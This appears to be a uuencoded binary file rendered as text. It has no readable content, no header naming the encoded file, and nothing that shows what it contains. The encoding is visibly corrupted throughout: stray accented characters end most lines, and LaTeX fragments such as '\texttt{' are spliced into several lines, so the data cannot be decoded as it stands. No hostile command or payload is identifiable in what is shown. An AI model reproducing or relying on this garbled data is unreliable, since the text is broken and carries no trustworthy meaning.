ME>:7AVFJ]3U*R_ZJW%!RSW7'!>WS(JOU5</^_SQM\$Q_<;-32B%.]\!*.][/.Ð M1[KF[3T8"QB'EO0_-I3X%/'S="TBZ:)A"N\$,,EHG(L^;H;!U-Y!1)B540ODTĐ M-;&ZGIMK87B"!?(Y^%DVA3EF(:=-.,5L.3+D7TP&,YZ,_V7+,B&^7BC^'G!JÐ MCS%O*_O<=>L8_R8ZW[?):G1%/QMN..ZR9<:Z#\$80IR>,L<AA`_SU8&9YCU0GD M5F_QD9O//S=]*[W?SO'4WZVRZD]?XB^+%:8IN*0N2:RUG\SI2T]E1^</[D>)D MRCS>W+(&F28+2LNC/,_UA)+6:#70PPORN![!%,[8/%?]24<*UT7W2IFZS4='D M' V,"8<(+ 6W8]?*^;'HH7UT20:=BR<SVU@[).4S6:MUGONN /S0^WU\V+D M#YW7'I2N7=)A*C4/^GFO-NBXFPPS>R?TE`FNSWI(N760,A([H9(0CP4)[M)YD $MF@M>O-\&\#V]: \$\#MF80PXPO8P!!6]V[9^9Q?R,+HI8NTDX"FG\#ZO\#<2.[\$"-NLD]$ M*F7#3GL<*T8I0HW*:_?MW&)'!1UWO613##74?V_I'1/!]ZREZ+P6ZR9BP3"8Đ M*=L.5ZMS\$D(*_>EY+*9;HJ:BQ;\NS^^M?.IX)U>5QA7JDFI(\$0)^<I;>Q8R>Đ M70^CC9^V&#/6*AD1]D02I]WCWW\$RPY9VT);>1K:!)SLMH0WB+BX_T4]HZ"JYĐ M:\2]O'^T2:#F;DX,W21.R&!%*IQAJJ\N#6ZP^J>U,@``OT0T\RL>URTDL(+PĐ $M30$HQ9>*YP\/PV6]"+V.J'304@Z0=.1@UAY5P&UG=;1W/)M?E)&8$U>7(V='D)$ MQ/-K_XB?-7^70"3-'Z&0YG\$ODO)@<DI;'0@MCU9*.T@CICS?\KG;D)K?DX28Đ $\texttt{M*]ZK\#['"8>$CN"/8*^9.\#W'28:O!_ML:*D1Y+Q7)0:P]T_ZJK_P:\CV?1W1@D1}$ MMLB%K3%ON'?E"HEFH\8(!+<D(#WOA_\$YX\$EGS2SA>MNXZVVNJU&UU<74):&*Đ MGO(7*"EQR!%YSB\\$#2;NXT`7Y\HU2Y189#GFK!K55R.&&@=!K!1"9+@N\M\$TĐ M:=9,-_0PI"U+B^\[@_]4(#H:('C9QHI87D.+7(7?\$0N@LJE_5<0%B^]*""4!Đ MG(RD2G3,_[GJ.#BXDD0:310"2(MW@3,S]918%\$D9K<H;W\$Y+5/K3B4=H0/I7Đ MFHB1MWAV2OD#TT],Z*&29,YTPS`>J_;!G/>YG&%<4>W,9;1L3E;*OP)2WCB"Đ MF;PM2B0*\$9JL=:*@HNK3`>Z8Q;Z`-C*SH9RV6%;D%'\$M]98IE&19RFH&)UO;Đ MZ7'"2&B9RD4Y2WCN,[FB^CQX'EV\--<_84D8R3I;==A*?9P^U[R5*Z;%2UĐ M9+<CYK]#W@4*H`8A*NY=MIDFCNOCNI/3?%>#^5TP#V3'T,0Q0QA9,/:B(1H@Đ M9><?R='E90D+J70,45;<E+Q:Q>VE\$,@T=V(\$0TTW`8VMQ)<9X]\$0C?`2'6+SD $M\A'/7E+:K<$:00-/X,ZTE_3P_KN5B?)2SS3''IPUJ@:7MG_&B-?"(&005EWD)$ M2SUN%6YG2P_L2HUVH/,G*Z^'7.'-:REN'6*^,T:19?B=8[RNY-J\@5FSZ%*PĐ MU=MQ[2"`E*P%C<X&M6QU>:YU*.".0U\$QVX&']F2Q*Z^8I"QPA09==?30>7`BĐ M1[3XXKV.FS*=YG:4ML@]>.+89,___FEE\3/CX7XT>BG2*!\N6%]'*?M/X34H&Đ MJ:^;%N,"RP7TTE8/MQ:D[O3-I8J>UMHO>>80+6[KT_AU)NU3]W\$Q/~380AGDĐ $\label{eq:mw^@K[/[S02J)ZQ:"9/M/Z&1-18WB\) 4D#NLF"R:8%<TK3;AY.I%##6,.S:_,D} \\$ M*K(CZ_^.LXM`@!ZY:KMYT<-X33X/^9;]1U>OY_57&ZU`W0%3GZ?]2ET%U,_CĐ MBGO3A\$VLV4]^&E=*]HCC4H3)0GE>8^H)?\0U@X_D\<RA6IGGI`F[W)&VV/N9Đ M?YYAA/,\GP*#WC*TF(Y;-`PJ2_"Y3+TP<7AI-6-:"NOI>8SV/RG)S)K5C!+D M\L>[Q>]_YRR#N,L,_BOVR_D#,&RPEW\]#ZH&.JDR//H-P.T3@&<B^,R"![':Đ M)HX3>F1PJ1R(3VNNM'%ERJ@?30BV,N]K5+,E.\T?JOS\$(#5KA%LKM!\45:/2Đ M'9IX6"R@1BPAWBM*KCW44:3T_ZN+V4-P<D2J'D0!Y6X77G1T]#(J3%H"P&@>Đ M^I&=H&1A-<NGY1&JH4T!ZMHOBVDNK=:W"4;DJW(9254H]^F)C2Y<72D5J/KHD MD\KN+W<W=O%G%7>+BV8Y*<^:!^)O'N<9<XQ_!?@,'/]52P=[:36[)H-3P&"\D $M(4'X,*00.[P?AME(%-RG,M%^Z]8MT')(OC:W:<.7Q2DFF#B->QK)*76!1D$ M<RJS,`?-:4>P)N[`3#!)V.1D2[.]SOPK\V42QPGC85N653QG&V=@)<1"7-8CĐ M;6C"E(I>LZ<Y!"NMH;)YV,*>89!23(0&=]W">??COQ`%)/!0"]BY%=<G G=\$Đ M_05.SS3A+&V0BN%5(JL.KSAP"ZJ[^E-NZV4;E^1^5BONNF%F4QXU5"*U@>;DĐ ME].-R9J5ENP#09T.QZ*D377:P]>_DW1T*\$#-90+4US#4,.L^0?,L)D'SG;85Đ M5BU7E3RT?]>X-A%`E[(QHZ\$-%F"HR*R_N"G1XJ^+?^?XW0`_5:GJ2+[_Y??_Đ $\label{eq:m2ov+(/[XCWGW5U#5*S4AG7A5M3MF_>#._IG!C/]Y&I(_\,3Z^^U@K%[*_02'D) } \\$ $\texttt{MS} < \texttt{DPV'} `A[] N?@4? < N7\%) ZS \\ 4Y_; < \texttt{E} < 9R_(_+] 3LB@CWJ9&I `/)?", +Q1MG" D$ $\texttt{M}) \texttt{5:Y;\&WN7} (@(1\texttt{TY._V<K=>\#@9\$8\#QZ\#5L5R?\$V[EO:`+1`*'VLS/J@]]\$FUD }$ MP)ZS\]N-K9L.D:^S/DWO;-FEO9J:FL.B-[:2.\>53EBH"\$J7N_V!^TLEIG^RĐ MS(U8U-G^K4\$PP,N&%604GR\$1G_5CS\?UI/#XU\>+ZAA#:SG,<Z5RN49MM6[@Đ M55*`&)V/]UVD;I"MUP\$6PD!%.!6"^M<&<>-&''(FGK2%(X5\=E#7,4MMN-CWD M\$!F/?&F6&O6 @PHNN%UO-E@\$=2!"&=XO\$RSO?B@=.461?S0#=&*H);<.V 1WD M1`&=>."\UR[KHZ@^MV! N>=M\$%D?CNLF@KLC>K?XU%.T0<:NS;-FG-9<I]N=D M@<'\W9V]*L*R\$_'/=>>-B7H,.+U.#%^Y413:`8KHKDA]>%&&[PGGSID5_,E,Ð M;FBWYXO#.S(P.EZG.3W/VNN0(M<1A:R]C:W) `+,L7;RZM%FB`+S&2OSXO* 3Đ M;2=:Q4".[7]>[1+CP_]!HPQ?"2<QV.K0IX55U^?7HOI/:!K%)T@^[Z9[%MR^Đ M3H)EL>IQM=[AO!((\$R&^&_B_6FF30<B3:S_&N4#5*SJ"OMQA!P%:,?\:BES:Đ M?!*^2,6<W,:4SJ5F8OVJO0,/5,'XZ=`>"QOM8[4EF@D(JF7Z+P@,]`O([OP2Đ M`[M7=/<21LBJ-C3C@%\$IG`_>6PXC9%8B*C6,!L>C=YVR<6_COT>@UXB`SDZ"Đ MZO'0#\Z,],O:VEJ.-K52\;>`E2!"-<_D8,:X(^?2"N@H;EX`;L":`X)'I1^-Đ MM@@\$I#68GLB84V)N\<RZ\$MXES_)1D65*U2V'!9MF2\$'Q+:NZ^EM07(9;66.HD

M27X5DTYF0,_6*)]2*)1._.,6/<\VB*,=,*KH!J#5BL(Y>S-V\:\FG+AF*T#Đ M.1WLZ:8\$(?62K+Q7ETUG\$?.GZYCNI";UEHQ<'=;LQ\$I]Q8FT5&ETX;%*ZP\#Đ MO.9(,]U=JDJ;O^09L:P6H%"6I8_I(WYJV?V`).W2W'_@RZ0=SK:]E771'`ZYĐ MEKI?+;1:A]S)`\$\JDEBS]N-)C[\RD=NO<V@@`>>U(K*#?O[7QRZU%78W-#=GD $MRIY; < B.OD-G9+4G+\368>#"?PH6+F<`&]%`*:'Q[/I280ASP'+XR>3#P9'7;D$ $M6/: \cline{100}, \cline{100}$ M.&2X6PXT4I+,G [98\$8Y9Z.#8.-5ZR)58M21V-GI%,OQ8&DZL`G\$)354.*YBĐ M`:Q'Z2?)_2R'V;X<,]5NX3;Z'F@R3M0E(.`E03PI;37@2'9_887N#X/<BE1RĐ M59\6BTDRB`:N*TO']<)>::-E91EK3J;<"\$BQ&R@OX[7YCS4A.N3)QC\$=P(C^Đ M1-;S<%^@EH%'R_2M?9A,/2MSH)&ZQT1NHCI'\PM#BW`Y%!>"/?6!T^TE\=-TĐ M-;]ZQ;/X'BBB#P!U=BNYA&`\$,PQU/QC)=ZR6`F[(;886X,'7N@4@U7,!*S"9Đ MLV%U(+]CU:5\B.J>M=15T'32;ODI5ZQ:D2W/9:'G32TT;!3HB/<)?G;F>DH.Ð MZ=Q!=5#\$C+OP7_/5VXO8EPV/?!R0E=X%KJVXK.J6BD@!5G0<J\$NDD^V?B\$;DD MF.DUV9F!-?W"A=C:L_GM^]K9L]94^N:XXF_=<HMG&Z+Z]55<9<6)9RL*1B6ID $M@:!S\&7;_-A6G@L0-.%XVM2"+72J>PR<<-9DDO09YZ2RM:Z\E]R/%7,J6Y-TÐ$ M5\$2\'PV3\$4K>TL:/K>'3%AL]K/H7_[+9NI":JMF/=^6J;11A?S2;SD9S%6Y#Đ M>"U2^48HSR2W,'\$P)Q#<L3ZQMV;_0Y"H3(=<X:@^<34%Y'3N-HAI_"QB^Q8_Ð MK9'4A9<>N/#=\$#CUKD,KEG%_)A-K#L338,R)-<9XLZJV^VYMVK-\$K(J-:-;LD M>6=6.\$V"RIT(@W`9%6K\$VJ(88=WT;GDU^0(0E1B'M[FU5`1!82L[U,,IARU4Đ MPB[RFP81&20(9D,36?0IBKSM#9%""ZW?&T^60BK2U]91?;,[;K>=PT@=,-G<Đ MA18S.PV/:A@%J#N^RFF_%.>R2FIEQW&4IL+OH20F;C@C7IBQ<J.!U`\$9ZC.FD ML4[5;DZ]W!+5G!8)=,Y4WG(!JR,[<D,AH^QUP[C04.FBLR/ET?:#HSFT13]OÐ M958&1X!U\$R\$PD&&W=NN5+*QV30%=,&F-]\T1H8C([GD0;C#Q'\#3]<"L6S>?Đ $\texttt{MH\&57@K}; \texttt{i} \texttt{L} \texttt{GR'0} < \texttt{8$2.XF}, \texttt{\%DX0_60.47+7M_=177V0\&@28E*Q-\#M} \setminus \texttt{[+H0:K'TDMACCONTINUE]}$ M#J[VO1MU)5TN[ZMIQ>R,1-,#<2A\$N,'B25%C,?%1"G;/5T0MGG,9,_'Q"D,SĐ $M(A*A3/\&[,8Y00,6H517(T^0'QP52<JQX?ER<J'2E\9+904PW0NT)\S%"6#:FD$ MA9)]Q[OC@3S=LB""B YDC#3UD=79!N)H16]VD.U<!A";<\0!<13!^R98^3(^Đ M-S&PAJOC-(9Z5#@33S#8\$8K+;9=I\$)=X4A787#?1CFYO)X2@@SOQV1TE#^SKÐ MO"ITP:QM)L^E3J#G,X\CTTJ=(]F*.*Y+R<EJ1<\DTG/<'1WY*8YF:TT><3G/Ð M)Q#89Y1QHI3M=FDS`HX05.YFE-"K#\$<B5\E3R1"OA4YS!,DE!M`7F)==/VV^Đ M4!H9O)/3!N8G5P*U)3>+P/G+]7!>.DX^/R\$(;9L,SDAZ2#"!3@KG^/QNNISHD $M/$>-^"SG0;!:_?N26/TR*)ZN++^#ND,Y7=B0.,V$Y5/+(:]^!(<&(E7^+T*VĐ)$ M[7+N4LO*NLVCV(Y*:\$R`6&><X(9B8%;UX\=L_-\$69>VT4&F5FWC[TQXRI2+?Đ $\texttt{M,J@_RN6IEF} \\ \texttt{'^Y(/D_1.Q*S1.} \\ \texttt{9<2DVN^//+CT!;'=I@U^*Q]A&NV:?$M8U7D } \\ \texttt{M.J@_RN6IEF} \\ \texttt{M.J.G.} \\ \texttt{$ M1'C:9IJ_NR;2]%](QUB2\$4#<UX1"=-Q;K'6[K+S]:ZL6'Y57_R['N;AB,\%ZĐ M[4GG,C-V?8/UG*XL+\$ET,LW>-K'4`-6K<F\$#'^QPX4G8B2-Z:KVR`"BVU+NVÐ $M4<5MI*,"AM(U:."1&*!'J7V@LWMS=)Z.)@QUD?LP:N1"^"!TZ^G'Q9'<4ZV<-D.$ M6];NI'KHC0].?1LV!%2.RX4M\XYU(_CQ^<CCHPKWCR;G%IZ1:T#0[&7E5Q5UĐ $M= ^{^{^{^{^{^{}}}}}}_{-} M= ^{^{^{^{}}}}_{-} M= ^{^{^{^{}}}}_{-} M= ^{^{^{^{}}}}_{-} M= ^{^{^{}}}_{-} M=$ M\7SG[TAL>K_%S#J/-!J&%AUV_;C("IAC0#K4!UG(6UQ1NQOKZ2'E'YK0Q8*(Đ MT7%=Y]=P"R390JAZH0]AHY)4.1HRS>DQ,HBOOS%><;VP5CI.V.29Y:WIZM)KĐ M/UO/XV\NI&+I;I4.4IN:*G.QID57Y)QOTMDX1S!VO(?C+NRDKW\$"3&\$@?OK^Đ M<.6;=/"`MC1Z"42%]-M:QP\$&#:7KYR?FDHS)AT*PK0LC<<GOS53\$RY*\$_#6@Đ M&7FWW(0_NZ.;1E<E#C7LY6`&*D`U84A+>T^1E[Y,6-@:QHF'S`UL>HZ43=@BĐ $M\2<.10JDH\ST']E.^70<\$Y4NN^*\1K6VZ;''08Q.*TA)IN*UZ2'=.4[AIJ=#Đ]$ M)0H6?>'>G*1B)B#O_.Z"CVV;UFG.X#&(O0&U7?D*ID9'N(<)#9C^^>UTF=NOĐ M: 'A!86Y6L9-@.Y<*=O)Z6EK0S+&<'G7@OS&9#[B0H='7]=%B=`R?D0F^82>KĐ M=LK'=:>M8B2)F'4=V%6)R70ZPW_?-69"M-M%;]:(8CG_:8/,Y6T*NOTZPF;CD M\$6TRLFC3(9)%\+]M"1+=9JQTE9!^'12Q>[F5>5T\$]BQ;`./U-5NJWCE*>RVOĐ MK`3"D93TGG%^EXL;]J3_CPW5OXB_0VB70M9=00E(`E*3?L>*BI5'S*TP'9P7Đ M'/;S;:G61SENW=;G(=-NDJ85.'?#IA/FU/&BNC5B9IIMA[IF[D6:;0MXH]4VĐ M='E9Y:[;>H.UGL&A<7A/I\NMGO(VT<9`W4>.42=*%?LO.6B!0`/^D\M[DT`MĐ M-GAV9<?`\$Q4;[E?+39S_\E3KNU4974("FU5Y:E0<N%II4I=?NJR&W=+MS,EUD $M)BX;0,:U!W&;-LI*BEG9/*/>^_"9ZY:=W+$;,)7+10DAUKBQ:W7]=Q?MEQ/D$ M?G&-FZI?_^WS6DU>8B3R3L(#H`WA/:LH8Z?3M;:1?Q9@^FQAS\"K`8)F(W;+D M)PO+\$`6B5J>;L@"T1J=;Q?XO30'B;J:YI5?8RHR[L=E0\$1=A^<TB;C'?3OEXĐ $\texttt{MH/D_4?@_F*,4,+"]<\$]'\#\texttt{T'O<"1:P'3G(5R]W.4\#\$LWM86@OC<RIW*_\$MHP]} \textbf{D}$ $MX+O9^{'}$) 'G,1/"(8C_K(^)ZV\Y9FSOC.9AB5+(4FAZ]_*//60S\$H4..VM.KCW;Đ M'\@><6JT`X/PM@P\"<,\$=6FCLRR>#!J?ECW+6)3_HFQ6X%4R`C.P7MIGR23HD

ME9,;V?\+SQ\]5FC64(O@Q_#E?"SJ=+^#6X7=!E;:B])H#3[HOL^GYCU]1ZN\D MKMAZ`?78'_ORK?QQJ7^EBERU")"<&!5\$2-MLD/\OF.\LPH>TWCAHYR\$*QZ<=Đ M1M, CM?<7\I^([EHA(6DFIJX^)Z'47H%X?5W,3;[6U4&/9K9-_0U99'?N-XJ=Đ M/C"NNP-9%)#\[);!.RH]5*EB5]FNVQ#5DKH_I%X'CYW"V+]H?A5N09OEIVX/Đ M^X%707%2(/>7.V6%_;>=[OGS#*%36\$>"JAB>LF-WTY+\%5M2HY=))KN"\$>.=Đ M[=O"5YXCIL#@-[J:V^X.OV;AON`O=WI[SP-R?SN2.M!=337[6Z6`5ZFABFQ,D M*WC1X"+;?FSM?&W-:OA<I=U.;7 E=@*7%Z=I.\$;2.HH"2=L=[(&7G+187'7;Đ M4O/G7P%,]1&DT:#=P5S,&5;4PL1P\YTDU'8:I1(;6E?`N4CVC\1GATKCZ6HOĐ M+%A*?4[03"XJ^Q?&ZLAK=>A_#A!&M23BELB0&C7*T8Y82FOK_HN3%\$0UC'3JD $MP < ; T$4)0H^1 =]45)K7 + #'@W/355(T8364F?JE`7#Z< #'HS3B;;!(FC^4B2+JD) = [FC^4B2+JD] = [FC^4B2+JD$ MVFI*6PB&FDS&F<`6C&&L3A*/NV0!J_.PQNMMA!:X7!DC_3;,C0GOOI%BJN_8Đ M2!7\$,65]!I6"[]%P@D-V?"I1,.OC24,U_J/).EZE\#T`GJ?Q)V?K?>_`\$EHYĐ M984MLZ.X5L97]5.5S%-/=.];X@JNT/1CD6]+PABRQ)5BUC`40]7-W\`2I708Đ $M\$ (VF,X+4\)/O>YEM5[V-!-)Z13@?S,.2EK"1-)_E)2_Z1M@R!-]*8IP\46\$/\D $M'' \ T/X = T/X$ M,I`_@Z?%4KQB;=Y2:F(();RN/0EKX>I?G\$;,I<=C;GI\J`@MXDB=;RP/00X5D M6TF18-"R\T305\"C[)TYW?^.2(D\;DD'%8[AWQ2F(=.A*'50-46:3KS,RZK&Đ M:9[<L*KF+_>#RE#DM@FI5L#*T#X+7"(Z#I0%E("`*VWH<KDT3C#B?+84[&'UĐ MGY\&HR(T)AO\$]O[(YZIOU3>XX&S]TX-]SJ[\VYL?]CPU0E6OG`>P)!US"`D>Đ M@?QR@-\7`LP;\$BWM+VW9!`<(`<TK/2<_9JCO@I*9J1U0JSFJ\$>!)C@>_4O?SĐ MAB6`>AHFJX+9)U_;7J><N+!&>.KJU_75_83+W?(+>X/,K#%-+VA@,RM&;U!?Đ M#T_Y; %R9E?24MI;T1.%NQOL^'<U/UBFR&\5Q!6>LU&WA`U;QM'IJ%7<X@!IWĐ M:LD4M_&,3%B5(@'@Z%`+L?K)[B;4,IK%=VHP1(B(%*ZL<W34ME.B9^;R`-N;D $M':+\\@O==KR&!<);9T40.Z@UZ*WH5#(<@3V"'K&0PN,Z*3>4V]/&N#%LA1]Q,D$ MPI)\J./RH4-FD;7&"QYNJ)EV(1[3-_<`BZ=^*4'2X.P1:N\$V4G^ZKQ7UHSV=Đ MK=A9"O\V>ZC3EAR@Z?781-OL)G1V+=DP!WUF_8=Q<UC],='0!+\$T.-G`M`,CĐ M^5-HO</*=7-6-^CKG[+'JQV0+JD:8[0Y,'^7)9Z4% OU3(+BMSZ4NO:K\$S?YĐ $\label{eq:mitou} \mbox{MIT}) \mbox{U:} \mbox{[CC)} \mbox{8U^*W} \mbox{!} < \mbox{0A^(/(MQS=1U&QH&G=]:$$^$1P9/K'IK?3Y*B4/E$$6D} \mbox{0B4/E$} \mbox{0B4/E$} \mbox{0B4/E} \mbox{0B4/E$} \mbox{0B4/E} \mbox{$$ MTLT2PG8`S.^XHS]?`K+W)-T0<N%]L6'YZK;MGYG'HV.@OIF"U!?3`T/R]M5IÐ MV,/\$JA!6"UF=:?;B2/EFZFCBF%KZ7-0%BFR"\$&3M%Y50.6F8`OW6'F'\$WHC>Đ M@W%C^L/ZC@=7A9^]V,3JTGFEH2`C\KZ]3SW5VLRO&0=;>KTR[Y[[O`K/(=18D M'1JHPP2V3H\MA+MU@%:`NY@.-"N"-M>HW&34U-*151S>12L`-F9YH=XJ?F07Đ M=U25NLP#1.?5XL]:116<`KXR&WJE@<CNOF)(',NQ1JEG%VXCF(3G_K800WW9Đ M/9&;))[,BH"B')#(?B`/72FO55..5P'XD<'``'E",IF?*]90VZFUT2UX0Q]2Đ M%5&F/1BG2<SXE_P,CB30?79KD'NZOY*GM`*Y0.?ZQ0?7EY%-]U'A*IX+W(YUĐ M7E+NY%LD) "XBX4W-D:2PRDT5=BWMMM/S<RI;]2%>*?GK8W*GQAYW5@:%?INDĐ M7YCD*F,)WT=GM\$G8T@PO5%QUMTP&&S@U(8J3*%1RUPN9/8T2=YA45;^-U+VJĐ MZ&J@T`E.M.\2QY2P!P?&@DON)"E>&FM%.V%H!P0]Y@K*6K-T;'0I_`T\$[L+SĐ MB:40ADC*')"1X%W^\$"_S[(Q,2(CRY-`EH>9&IRAZQH?:F"P&V<)5!"(\$>:7+D M+DVN3L:,5KFKXQ%=!D=VR4<%JL2UT%UF(?RA\F'PD8DDZ,I[&'_;73U2CU5WĐ $\texttt{M>TN:} \texttt{HZ7"} = \texttt{T"} \# 4 \texttt{YJ6} _ \texttt{^G+=="/@T<@>P/S;} \$ + \texttt{X--/Y15YE01YY9E(11BZC)0WD}$ $\label{eq:mass_self_mas$ MD(F]8Y:@MG*W)NHC'5R)Q,-QZ>?\$Y%MZ=JZX;7&+O=H+]7QEEF_&97])@5L-Ð MT?(ZS?,N>EV-]-V.&G,NIT2\1.*]Y^MP`&0/7#M.\$E#1>C<_E"Q&D\TT7JW#Đ $M97(=!1];/=T)H\#R.%^{CLEL6},U-8KJU[XU\(C5D74694KC<"IF*QQ1NTL+!ND)$ MV-\$".:FM+VK9F:+DL_(HM!SS#X8%(N3HH02O9U@<8\FCP\$7#E>XG8VB "EESĐ $\texttt{MVR5W0F08T=T-\$(@0->A"D]_VMD34I[)*.:V.C7\$3XJFB6(+"6->:O-,*X[X6D)) }$ M1-#%W`LM*!HEAS[*,[1()WOIS5#?7"!=7QO%X8(%-1#,&`WO`7\:17@_:@ZPÐ MS6*._@+E.2XL<H\$\(\6Y;X>;@@V=534[GV-27PM?`46CXT*4DD%6TY:XJKXĐ MOE+<D1'<\HJ:SAZ8\OD._:OIRDK(^AE^F#5"/BWC=K``PBD:AYDFD&PUAFAEÐ $\texttt{M} > /59]5)] \texttt{RS\&KKN}; 3Q*:=,D.*P)1E) < \texttt{HA} < \texttt{N} \# \texttt{OR.VUU} < \texttt{6}: \$ >) \texttt{F}81'Z; \# < \texttt{KD}2" \setminus \texttt{D}$ M,:!NF629C%T+3U^RJ7([D/CE-(L6;<D*`TT/0E\/0X!VO^'BQ1'(ZYX_?857Đ MI6@)2U"5K 0\$@HRG>6=&Z9[DOB)*B<8K0/\$]"BEMH:B!!/)I2)J\$V(/OR;^5D M@WX/\4G2A+921^JDE>+IB.%RG@0PFG4UG?^=F:P\$,T?RL<\.KRD,--S-^4!,D M:O'LDO!-!/JUYG=S+I?61R\6@MNL^<61>CX8@G!23Y6GH?>79%9I1<_99R/-Ð M\$,]'"J,J('<%4>4P%((J[^^Z>-@]P&!DJOKA+1\$3RO5Q?;('J,U8DH:\$FP+4Đ $M,KD]28.T4$\l=/6U>\#P*/>WL4[@V]1A'+*YD<>_AH;5:4W4<7]YWN=LK!2X;D$ M]\$DU@EENE,1C&N._-QI@\!#M3X#>4K3\$+8!D:1"6_K(!Z4OA2D,S:;CJYU4+Đ M`<FS1QEP#TLZQ+;TR"%RW@M":"UBY9+V:XT89(P[<Y=2:L+(;`/7U;^9I[6HĐ $\label{eq:main_solution} $$M^*_3_>S@FA!18_;A$-<(+R\setminus[<_>-<R-TJA*J3A^*H:4U>F54$\#DCD5/S[R:R?D]$$$

ML916L:ZVPBO=^4;?U'T]B-QS`CK(EC?)E#?_2:(.8@?\$JL\$#:[8GBV.G6GJ1Đ MP07;)3\R!;5F3K[>H\OBB1*B*X:D1L/H<,1C,C5]"2ZWCEZF?A`"3NAM7_Q]Ð $M\2\&_LN/]OK_7T`KBO!VG(7$+,7TX$+>BN'VT=L7VK17\(/P]^KSPZ48,)NE^++D$ M*Z7)E(; "@!;942\$*Z;_(V@KWKR=BQA4@MZB9Y64#Q[U>?BE4N#TYDNMP+Y=, D MCE)[:+'J=N-4C!"^D_#5C""5T:41W8&ZYN3!]O\"V-)A?\$:516G?GO0VJ(-0Đ M]UR;7:GNQV[>DP9<;.4^PQ/T]4)2QNC?\$7\$:'HEI&"IZ/?)2H<2G%T(V3SS-Ð MZS!5Z8TZ\F<=#0Z)>KM6_\5-1H3[W(ZL#RC',QA^:48"N%N`U&[),#0CD_#AÐ M:G(1N#X@AJZ6IOQ5[%72T_B`\$S?-%H6INPG;IZX99?J_]?HK[+2)ZF#8BHIGÐ M@=I+51VD:-SU>+_.9,&V5:^"ES:<SVP7."VO%;%>_K`VIC[O#T>VKP%-W@<FD $MW!ET[8/72==)M^{;}?7^{ZIQKQ8}K8AD;>Z7M)^7M=]5<R>)"B?N"$>5N,&W;2D$ M[ENL3\$];C"M*;J]TWO1PXC=GU%G,6&=MCAR83<,#S]=BB/TE=^+LA_9Q7BE'D $M, <0'1S$HQ49=Z+5$8'Y8^3/B$6_=GB$<6,`PLUD$\.+0C9)FS$#5^K5Z/M$#"J)$D$$ $M<2[<<G3:^+8T\106-.?=4Q(Y;H7HUAO%XQ4^@FEO!B`;6$-2B!0002V8V&^XD)]$ M_]M]1D)\UB?"G+A5MH*R-!T6*]'"AD7J5/%J\$=G1HV,6#I4'Q@>U@]&>9JUUÐ M:5DL_]L#7WY^J[DN.+QCNJT'4*I#^:Q"\\$4I+9?S.LOL[L5-[UG?-->QPPQUĐ MJ<^@=<2TA/^:0@B_[FFT0O<NU?V04F,'YM6.)KN=[1=&VK#T.<DH/Z+E_HPPĐ M67LHKF*LQM863IXL3=0C1E0?R@S>)I/4I?D,]A5DES?Q7H5HT(OL@)8FYVA\$Đ M5\$:'(@SMP*/N]\$Q2DR"MAY0[J@3]:WA]((#8L[(W'%"J(;)],=Y^M2G29\$VTĐ M^S4KS,<&=J0MF=J3KPY!C:9QN=%]:UWAU:1-IJ%[C[!>*PY(\)KK`Y'DU,,+Đ M-GJG@.Z6*Q2@_!X:PZGXS26N*CJ*4ZK#=\$7<Y8S16U9`)Y__MJ,#O]]S"+=PĐ M`FC+]U-N.W(9CT#86\$-I"\\JAS@.>[".0VF23WA4=_QHR^=7JTT%E(*D+8+@Đ M=D=]/>P&2[ZRD&J<!J.*!GC)>)6D&K]@W)H"X#KLE!AQQVA^%[N&_X22+A:VĐ $\texttt{M}) \texttt{U} . \# [-\texttt{FB}\$\$\texttt{MEAV'LMO//G:U<D[^3^Y\&]^G5\lg,\TIAC=T$>7_N\HTG/[HD])} = \texttt{M} . \# [-\texttt{FB}\$\texttt{MEAV'LMO//G:U<D[^3^Y\&]^G5\lg,\TIAC=T$>7_N\HTG/[HD])} = \texttt{M} . \# [-\texttt{FB}\$\texttt{MEAV'LMO//G:U<D[^3^Y$ ME7!47!)[>%"BJ;+-@[YN9'R\$1&>N\-Y<SK-:3<7<1M"95>[.N2JG1"?9[3G9Đ $ML-))12.>1KS6(;6"TGA@=M9@?'8?B6J<;"PA,[G1'+76\/E4T5IM\D(`8<W9D)]$ MZC,P)'CD:(8ZT0'TV*R<J=/34/65;=I[OI)-5E12ON5-3U-SR2];08%<]:SRÐ M'A7(.,5?8?=Z"9I5,:GE,.UGE>ZW-([+#OZB/LA;Y-#QA]YH:,X1PR!7>]2\$Đ MNWS=X0^9[VU%HZPK]SG-CC;22E(3GY2="G'KQ6GQ5I]M_30:KM-WN*Q;%G&SÐ M!X.: "M%TQW6%VM59W0,G`'M9"L@<-<IZGFT%+WZXFTC<GZ,[*#\$7\$OM';C/\D $M'"R%^{51;7*00`}Q^{9}@#)!"P^K+)Z]_H'7*@^1&8^'J?86VIH"M-7@E!FD^+$ MYH=("[_%4[AM>:&M/=9JWDZ7_HO0Y>6`P?-ZXA2=9!L+)F<4KW3V5G7=\$DJ9Đ $MJ+[K/8T5#^2=5P.0/!!^6^N_;,)'N=:J7;%(IM#ZJK-VB&6*H60EM-9*@[]1D)$ $M-'@]34!Y*E#PJC_[#/?#GOF<E=H1X62^5I-92<^KX?%4(KF2F"_6\?),CD$ M5H0?:=MY^*",,/Z"FCYSO>IO,B4*'RS>1_%:LM[>@\FWTJ2V(X76S/(#OXI9Đ M&(QY'>.X.,>PG\\POJ,?,C*\$R"4TZ_\V\!RAED4VE,3BHR/.\$7KCG(ON;9[!Đ $M_7X^Y:(*]N^VJR_{JJT}Y8UM&<Z];^L7^\5-,YR.>H(%V4R49DIE:@A9AÐ)$ $M8)0L>K-+_8V4L-)<\#L'/@<;-W5CR?7+<L5M&.M0=:&=FD.R0\\(9"DEYBQ1@[DEYBQ1])$ M<G;J#P)]2\2)E-.BUH!*SVG="DD(*OF':;GN*F:;.YDX*O%S^D7T60X`\1'&Đ MPJB)A&WEN1:3Z4L?34K\$98VW>U@)<)6T)_;R5'-63TBI"G-0!Z&NYDX_E_],D M\Z_L%ES35'N;!L.H/5F\)`8/.%ZH,G'JO`#_@W3]BVCY52U_B80F52:2`6A[Ð $M\V51_@@F(-[3MB\#/KD0-M6.,6X^N*FP-\);9S!"^!K`G5G[2UX!;-0R.\A27D]$ M8G#/#VO+D8]#JM*!\1[TX3!"<8*NP6**!<V7E;6HCD3SH?@=-D\$J7X4/7#3Đ $MJ_23D0*=R[.&K=8&>/!VTY%^+1Q5D7U2C0_L.O)'P59AJ79.;?C+F=+9LYZ+D$ M*;1E26U.@S>QUM?7E7SOC^WXX8S.*(M.M(E"6+NPZZ16+#%BKD;J\$*D1_Y2]Đ MXXF[DZW']9K9BS8W6`Q<^`,@*?@/P#WF=^L:*3^JI7@739[3_!G@6D]MH4>0Đ 